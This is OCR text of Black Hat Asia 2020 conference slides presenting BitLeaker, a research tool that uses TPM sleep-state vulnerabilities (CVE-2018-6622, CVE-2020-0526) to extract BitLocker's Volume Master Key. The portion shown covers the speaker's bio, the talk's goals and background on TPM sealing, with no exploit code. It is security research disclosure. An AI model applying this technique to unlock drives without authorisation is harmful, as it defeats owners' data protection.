black hat ASIA 2020

OCTOBER 1-2, 2020
BRIEFINGS

BitLeaker:

Subverting BitLocker with One Vulnerability

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Who Am I?

- **Senior security researcher** at the Affiliated Institute of ETRI
- **Review board member** of **Black Hat Asia** and **KimchiCon**
- **Speaker** at **USENIX Security**, **Black Hat Asia/Europe**, **HITBSecConf**, **BlueHat Shanghai**, **TyphoonCon**, **KimchiCon**, **BECS, etc.**
- **Author** of “64-bit multi-core OS principles and structure, Vol.1&2”
- **Debian Linux maintainer** and **Linux kernel contributor**
- a.k.a kkamagui, @kkamagui1

Previous Works

black hat ASIA 2018

MARCH 20-23, 2018

MARINA BAY SANDS / SINGAPORE

I Don't Want to Sleep Tonight:

Subverting Intel TXT with S3 Sleep

Seunghun Han, Jun-Hyeok Park

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usenix THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping

Seunghun Han, Wook Shin, Jun-Hyeok Park, and HyoungChun Kim,

National Security Research Institute

https://www.usenix.org/conference/usenixsecurity18/presentation/han

black hat ASIA 2019

MARCH 26-29, 2019

MARINA BAY SANDS / SINGAPORE

Finally, I Can Sleep Tonight:

Catching Sleep Mode Vulnerabilities of the TPM with Napper

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black hat EUROPE 2019

DECEMBER 2-5, 2019

EXCEL LONDON, UK

BitLeaker:

Subverting BitLocker with One Vulnerability

Seunghun Han, Jun-Hyeok Park

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Goal of This Presentation

- **I present an attack vector, S3 Sleep, to subvert the Trusted Platform Modules (TPMs)**
  - S3 sleeping state cuts off the power of CPU and peripheral devices
  - I found CVE-2018-6622 from a discrete TPM (dTPM) and CVE-2020-0526 from a firmware TPM (fTPM)
- **I introduce a new tool, BitLeaker**
  - BitLeaker extracts the Volume Master Key (VMK) of BitLocker from TPMs
  - BitLeaker can mount a BitLocker-locked partition with the VMK

DISCLAIMER

- **I do not explain BitLocker's encryption algorithm**
  - I focus on the protection mechanism for the VMK
  - Especially, the mechanism only with a TPM!
    - It is a default option of BitLocker
    - I do not consider combinations of a TPM and other options (PIN or USB startup key)

- **I do not explain vulnerabilities in BitLocker**
  - I introduce the TPM vulnerabilities and subvert the VMK protection mechanism of BitLocker with them
  - The vulnerabilities I found are in the TPM, not BitLocker!

Life is wild

- Father

To-be
As-is


Maybe…?

Reality!!

Windows 10 + BitLocker + Linux

=

... ?! ...



BitLocker recovery

Enter the recovery key for this drive

Use the number keys or function keys F1-F10 (use F10 for 0).

Recovery key ID (to identify your key): F5440DE2-49C8-4E9D-B141-6B023CE14128

oot has bee

or Windows


For more information on how to retrieve this key, go to aka.ms/recoverykeyfaq from


or mobile device.

Press Enter to continue

Press Esc for more recovery options

BitLocker ~~kidnapped~~ protected your data!





Data!!

FOR ~~NUTS~~ DATA!!!

Contents

- Background
- Subverting TPMs with One Vulnerability
- Subverting Microsoft’s BitLocker
- BitLeaker Design and Implementation
- Demo and Conclusion

Contents

- **Background**

- Subverting TPMs with One Vulnerability
- Subverting Microsoft's BitLocker
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- Demo and Conclusion

Target System

Intel NUC8i7HVK

CPU: Intel Core i7-8809G
RAM: 32GB
OS: Windows 10, Ubuntu 18.04

VGA: AMD Radeon RX Vega M
NVME: 512GB * 2
Security: Secure Boot, TPM 2.0

Microsoft’s BitLocker

- **According to Microsoft’s documents…**
- **Is a data protection feature that integrates with the OS**
  - It addresses the threats of data theft or exposure from lost, stolen, or inappropriately decommissioned computers
- **Provides the most protection when used with a Trusted Platform Module (TPM)**
  - BIOS/UEFI firmware establishes a chain of trust for the pre-operating system startup with a TPM
  - The firmware must support TCG-specified Static Root of Trust for Measurement (SRTM)

Trusted Platform Module (TPM)

- **Is used to determine the trustworthiness of a system by investigating the values stored in PCRs**
  - A local verification or remote attestation can be used

- **Is used to limit access to secret data based on specific PCR values**
  - Seal operation encrypts secret data with PCRs of the TPM
  - Unseal operation can decrypt the sealed data only if the PCR values match the specific values
  - BitLocker also uses the seal and unseal functions for VMK protection

Root of Trust for Measurement (RTM)


- **Sends integrity-relevant information (measurements) to the TPM**
  - TPM accumulates the measurements (hashes) to a PCR with the previously stored value in the PCR

Extend: $\mathbf{PCR}_{new} = \mathbf{Hash(PCR}_{old} \mathbin{\|} \mathbf{Measurement}_{new}\mathbf{)}$

